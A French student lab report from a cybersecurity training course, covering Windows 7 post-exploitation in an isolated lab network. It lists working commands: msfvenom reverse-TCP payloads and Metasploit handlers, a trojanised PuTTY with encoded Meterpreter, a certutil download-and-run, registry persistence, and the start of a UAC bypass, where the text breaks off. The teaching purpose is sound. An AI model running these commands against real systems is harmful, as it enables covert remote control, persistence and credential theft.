FORCE N
sa ëllëg ci xarala

Mentorat CYBERSÉCURITÉ CYB6 / Groupe 3

Encadrant : M. Ibrahima Samba DIOP
Consultant en Cybersécurité

Rapport de Lab

Post-exploitation et élévation de privilèges sous Windows

Étudiant(e) : HAMADY CISSE

Date : 24 octobre 2026

Environnement : VirtualBox, réseau isolé `10.6.6.0/24`

Document réalisé dans un cadre strictement pédagogique et sur un laboratoire isolé.

Table des matières

1 Introduction **2**
1.1 Objectifs . . . 2

2 Environnement du laboratoire **2**
2.1 Vérification des interfaces . . . 3
2.2 Test de connectivité . . . 3

3 Tâche 1 : Fichier malveillant autonome avec Reverse TCP **4**
3.1 Rappels théoriques . . . 4
3.2 Manipulations . . . 4
3.3 Questions de la tâche 1 . . . 6

4 Tâche 2 : Cheval de Troie associé à PuTTY **7**
4.1 Rappels théoriques . . . 7
4.2 Manipulations . . . 7
4.3 Questions de la tâche 2 . . . 10

5 Tâche 3 : Élévation de privilèges (UAC Bypass) **10**
5.1 Rappels théoriques . . . 10
5.2 Manipulations . . . 11
5.3 Questions de la tâche 3 . . . 14

6 Réflexion globale et conclusion **15**

7 Annexe : commandes utilisées, rôles et options **16**

1. Introduction

Ce laboratoire met en pratique un scénario complet de **post-exploitation** sur une machine Windows 7 : génération d'un fichier malveillant avec `msfvenom`, obtention d'un accès à distance via une charge utile *reverse TCP*, dissimulation de la porte dérobée dans un logiciel légitime (PuTTY), puis **élévation de privilèges** par contournement de l'UAC jusqu'à l'obtention des droits `NT AUTHORITY\SYSTEM`. L'objectif pédagogique est double : comprendre la chaîne offensive pas à pas, puis en déduire les **contre-mesures** défensives qui l'auraient brisée à chaque étape.

Avertissement légal et éthique

Toutes les manipulations décrites dans ce rapport ont été réalisées exclusivement sur un laboratoire **isolé** (réseau VirtualBox interne `10.6.6.0/24`, sans accès Internet), composé de machines virtuelles volontairement vulnérables appartenant à l'auteur. La machine cible est un Windows 7 de test, destiné à être détruit après le lab. N'effectuez jamais de création de porte dérobée, d'exploitation ou d'élévation de privilèges sur un système ou un réseau sans l'autorisation préalable et écrite de son propriétaire.

1.1 Objectifs

— Générer avec `msfvenom` un exécutable Windows malveillant à charge utile *reverse TCP* et obtenir un *shell* inversé sur la cible.

— Transformer un logiciel légitime (PuTTY) en **cheval de Troie** embarquant une charge *Meterpreter*, et illustrer la notion de persistance.

— Réaliser une **élévation de privilèges** par *UAC bypass*, puis migrer vers un processus `SYSTEM` et extraire les empreintes NTLM des comptes.

— Déduire de chaque étape la contre-mesure défensive correspondante.

2. Environnement du laboratoire


Le laboratoire repose sur deux machines virtuelles reliées par un réseau isolé `10.6.6.0/24` : une machine attaquante Kali Linux et une cible Windows 7.

Machine	Rôle	Adresse IP	Adresse MAC
Kali Linux	Attaquant	`10.6.6.1/24`	`08:00:27:30:b2:40`
Windows 7	Cible / victime	`10.6.6.2/24`	`08:00:27:D5:11:03`


Configuration réseau. Côté Kali, l'adresse statique est fixée dans `/etc/network/interfaces` ; côté Windows, elle est renseignée via le panneau de configuration des connexions réseau (`ncpa.cpl`).

```
# Kali -- /etc/network/interfaces
auto eth0
iface eth0 inet static
    address 10.6.6.1
    netmask 255.255.255.0
```

2.1 Vérification des interfaces




Sortie de `ip a` sur Kali : l'interface porte bien `10.6.6.1/24`.



Configuration IP de la cible Windows 7 (`ncpa.cpl`) : adresse `10.6.6.2`, masque `255.255.255.0`.

2.2 Test de connectivité

```
ping -c 4 10.6.6.2
```



Ping de Kali vers la cible : 0% de perte, les deux machines communiquent.

3. Tâche 1 : Fichier malveillant autonome avec Reverse TCP

Cette première tâche construit la brique de base de toute post-exploitation : un exécutable Windows qui, une fois lancé sur la cible, *rappelle* l'attaquant et lui ouvre un shell. On fabrique le binaire, on le diffuse via un serveur web, on met l'attaquant en écoute, puis on fait exécuter le fichier sur la victime.

3.1 Rappels théoriques

msfvenom est le générateur de charges utiles du framework Metasploit : il combine un *payload* (le code qui s'exécutera sur la cible) et un *encoder*/format de sortie pour produire un fichier autonome dans de nombreux formats (EXE, ELF, PHP, APK…).


Une charge **reverse TCP** (connexion inversée) fait partir la connexion *de la cible vers l'attaquant*, et non l'inverse. C'est le choix standard car le trafic sortant est généralement autorisé par les pare-feux et la translation d'adresses (NAT), alors qu'une connexion entrante (*bind shell*) serait le plus souvent bloquée.

Le payload `windows/shell/reverse_tcp` fournit un simple **interpréteur de commandes Windows** (`cmd.exe`) distant. Le module `exploit/multi/handler` est le « réceptionniste » côté Metasploit : il attend la connexion entrante de la charge et ouvre la session.

3.2 Manipulations

1. Générer l'exécutable malveillant `file.exe` avec msfvenom :


```
msfvenom -p windows/shell/reverse_tcp LHOST=10.6.6.1 LPORT=9999 -f exe > /tmp/file.exe
```



msfvenom sélectionne l'architecture x86 et produit `file.exe` (payload 354 bytes, taille finale 7168 bytes) enregistré dans `/tmp`.

2. Servir le fichier depuis Kali avec un serveur web Python :


```
cd /tmp
python -m http.server
```



Le serveur Python écoute sur le port TCP 8000 et sert le contenu de `/tmp`.

3. Mettre l'attaquant en écoute avec `multi/handler` (seconde fenêtre) :


```
msfconsole
use exploit/multi/handler
set payload windows/shell/reverse_tcp
set LHOST 10.6.6.1
set LPORT 9999
exploit -j
```



*Le handler démarre en tâche de fond (*job*) et écoute le reverse TCP sur* `10.6.6.1:9999`.

4. Sur la cible Windows, télécharger puis exécuter `file.exe` :


```
http://10.6.6.1:8000/
```



Le fichier `file.exe` *téléchargé via Internet Explorer depuis* `http://10.6.6.1:8000/` *apparaît dans le dossier* `Downloads` *de la victime (7 Ko, type « Application »), prêt à être exécuté.*

5. Récupérer la session shell côté Kali :

```
sessions -i 1
```



« Command shell session 1 opened (10.6.6.1 :9999 → 10.6.6.2) » : l'invite `C:\Users\cisse\Desktop>` *et* `whoami` = `cisse-vm\cisse` *confirment le contrôle distant.*



`whoami /priv` *: les privilèges de l'utilisateur standard sont limités (la plupart* Disabled*), ce qui motivera l'élévation de la tâche 3.*

3.3 Questions de la tâche 1

Q1. Expliquez Msfvenom ainsi que ses fonctionnalités.

Réponse : `msfvenom` est l'outil de génération de charges utiles de Metasploit, né de la fusion de `msfpayload` (sélection de la charge) et `msfencode` (encodage). Ses fonctionnalités principales :

— **Choix du payload** (`-p`) parmi des milliers de charges, avec leurs variables (`LHOST`, `LPORT`...) ;

— **Formats de sortie** (`-f`) : `exe`, `elf`, `php`, `raw`, etc. (`--list formats` les énumère) ;

— **Encodage** (`-e`, `-i` itérations) pour modifier la signature du binaire et compliquer la détection par signature ;

— **Injection dans un exécutable légitime** (`-x`) pour fabriquer un cheval de Troie (voir tâche 2) ;

— **Suppression de mauvais caractères** (`-b`) et choix de l'architecture (`-a`) / plateforme (`--platform`).

En somme, il transforme une charge Metasploit en un fichier autonome utilisable hors du framework, que l'écouteur `multi/handler` récupère ensuite.

Q2. Pourquoi utilise-t-on une charge *reverse* TCP plutôt qu'une charge *bind* ?

Réponse : Dans un *bind shell*, c'est la cible qui ouvre un port en écoute et attend l'attaquant : une connexion *entrante* que le pare-feu de la victime ou le NAT bloquent presque toujours. Le *reverse shell* inverse le sens : la cible initie la connexion *sortante* vers l'attaquant, trafic généralement autorisé. C'est donc bien plus fiable pour franchir pare-feux et passerelles NAT.

Q3. À quoi servent les paramètres `LHOST` et `LPORT`, et pourquoi doivent-ils être identiques côté charge et côté handler ?

Réponse : `LHOST` est l'adresse de l'attaquant (*Listening HOST*) vers laquelle la charge se reconnecte, et `LPORT` le port d'écoute. Ils sont *inscrits en dur* dans le binaire au moment de la génération. Si le `multi/handler` n'écoute pas exactement sur le même couple `LHOST:LPORT` (et le même payload), la connexion entrante n'est pas reconnue et aucune session ne s'ouvre.

4. Tâche 2 : Cheval de Troie associé à PuTTY

Un `file.exe` nu éveille les soupçons. Cette tâche montre comment **dissimuler** la charge dans un logiciel réel et reconnu (PuTTY) pour que la victime l'exécute en toute confiance, tout en passant à une charge **Meterpreter** plus complète.

4.1 Rappels théoriques

Un **cheval de Troie** est un programme d'apparence légitime qui embarque, à l'insu de l'utilisateur, une fonction cachée malveillante. Ici, PuTTY continue de fonctionner normalement pendant que la charge s'exécute en arrière-plan.

Meterpreter est un *shell* post-exploitation avancé de Metasploit : il réside en mémoire (furtif, sans écriture disque de la charge), et offre des commandes de reconnaissance, de collecte (`hashdump`), de migration de processus, d'élévation (`getsystem`) et de persistance, bien au-delà d'un simple `cmd.exe`.

L'**encodage** `shikata_ga_nai` (option `-e`, ici `-i 10` itérations) ré-encode la charge pour brouiller sa signature ; l'option `-k` conserve le comportement normal du programme hôte ; `-x` indique le binaire légitime à infecter.

4.2 Manipulations

1. Télécharger le binaire légitime PuTTY sur Kali :


```
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe -O putty.exe
```



Récupération de ***putty.exe****, le programme hôte qui servira de leurre.*

2. Injecter la charge Meterpreter dans PuTTY avec msfvenom :


```
msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp
    LHOST=10.6.6.1 LPORT=4444 -e x86/shikata_ga_nai -i 10 -b "\x00" -f exe -o PUTTY.EXE
```




msfvenom encode la charge 10 fois avec ***shikata_ga_nai*** *et produit* ***PUTTY.EXE*** *(final size 1913856 bytes).*

3. Servir PUTTY.EXE et mettre l'attaquant en écoute (charge Meterpreter) :

```
cd /tmp && python3 -m http.server 8080     # fenetre 1 : serveur web
msfconsole                                  # fenetre 2 : ecouteur
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.6.6.1
set LPORT 4444
exploit
```



Le serveur Python sert le répertoire ***/tmp*** *(qui contient* ***PUTTY.EXE****) sur le port 8080.*



Le handler écoute le reverse TCP Meterpreter sur `10.6.6.1:4444` ; dès l'exécution de `PUTTY.EXE` sur la cible, « Meterpreter session 1 opened (10.6.6.1 :4444 → 10.6.6.2) » et l'invite `meterpreter >` confirment l'accès interactif avancé.

4. Sur la cible Windows, télécharger puis exécuter `PUTTY.EXE` :


```
certutil -urlcache -split -f http://10.6.6.1:8080/PUTTY.EXE PUTTY.EXE
PUTTY.EXE
```



`PUTTY.EXE` est bien présent sur la victime (`1 914 368` octets, taille identique au binaire généré) ; son exécution ouvre PuTTY normalement et déclenche la connexion retour.

5. Assurer la persistance (module `registry_userinit`) : La session Meterpreter de PuTTY ouvre un accès, mais celui-ci disparaît au redémarrage de la cible. Pour **maintenir l'accès**, on installe une porte dérobée persistante : le module `exploit/windows/persistence/registry_userinit` dépose la charge sur le disque et inscrit son chemin dans la clé `Userinit` (`HKLM\...\Winlogon`), de sorte qu'elle est relancée à *chaque* ouverture de session. L'écriture dans `HKLM` exigeant des droits élevés, cette manipulation est réalisée depuis la session **SYSTEM** obtenue à la tâche 3.

```
background
use exploit/windows/persistence/registry_userinit
set SESSION 2
set LHOST 10.6.6.1
set LPORT 6666
run
```



Le module dépose la charge et écrit la clé de registre `Userinit` *: l'accès sera automatiquement rétabli à chaque connexion d'un utilisateur, même après redémarrage.*

4.3 Questions de la tâche 2

Q1. Qu'est-ce qu'un cheval de Troie et en quoi l'option `-x` de msfvenom en crée-t-elle un ?

Réponse : Un cheval de Troie est un programme utile en apparence qui cache une fonction malveillante. L'option `-x <fichier>` indique à msfvenom un exécutable légitime (ici PuTTY) dans lequel **injecter** la charge ; couplée à `-k`, elle préserve le fonctionnement normal de l'application, de sorte que la victime voit PuTTY démarrer pendant que la charge s'exécute discrètement : exactement le comportement d'un cheval de Troie.

Q2. Quelle différence entre la charge `shell/reverse_tcp` (tâche 1) et `meterpreter/reverse_tcp` (tâche 2) ?

Réponse : `shell/reverse_tcp` ouvre un simple `cmd.exe` distant : limité aux commandes Windows natives. `meterpreter/reverse_tcp` charge Meterpreter, un agent résidant en mémoire qui ajoute des capacités de post-exploitation (`hashdump`, `migrate`, `getsystem`, modules locaux d'élévation, pivoting, keylogging…) et reste plus furtif. C'est le socle indispensable des tâches d'élévation suivantes.

Q3. À quoi sert l'encodage `shikata_ga_nai` et pourquoi n'est-il plus suffisant face aux antivirus modernes ?

Réponse : Il ré-encode la charge (ici 10 itérations) pour en modifier la signature binaire et déjouer une détection *par signature* statique. Mais les antivirus modernes reposent aussi sur l'*analyse comportementale*, l'*émulation* et la réputation : un PuTTY altéré qui ouvre une connexion sortante vers un port inhabituel reste détectable. L'encodage obscurcit la forme, pas le comportement ; il ne constitue donc pas un contournement fiable.

5. Tâche 3 : Élévation de privilèges (UAC Bypass)

L'accès obtenu reste celui d'un utilisateur à droits limités. Cette tâche franchit la dernière marche : contourner l'UAC pour obtenir un jeton à **haute intégrité**, migrer vers un processus `SYSTEM` et extraire les empreintes NTLM de tous les comptes.

5.1 Rappels théoriques

L'**UAC** (*User Account Control*) est un mécanisme de Windows qui sépare les privilèges standards des privilèges administrateur. Même membre du groupe Administrateurs, un utilisateur exécute ses applications avec un jeton *filtré* (intégrité *Medium*) ; toute action sensible exige une élévation explicite (la fameuse invite UAC) vers un jeton à intégrité *High*.

Un **UAC bypass** exploite une faiblesse de ce mécanisme pour obtenir le jeton élevé *sans* invite. Le module `bypassuac_eventvwr` abuse d'une clé de registre (`HKCU\Software\Classes\mscfile\shell\open\com`

que l'Observateur d'événements (`eventvwr.exe`, un binaire Microsoft signé et auto-élevé) lit au démarrage : en la détournant, on fait exécuter notre charge en haute intégrité.

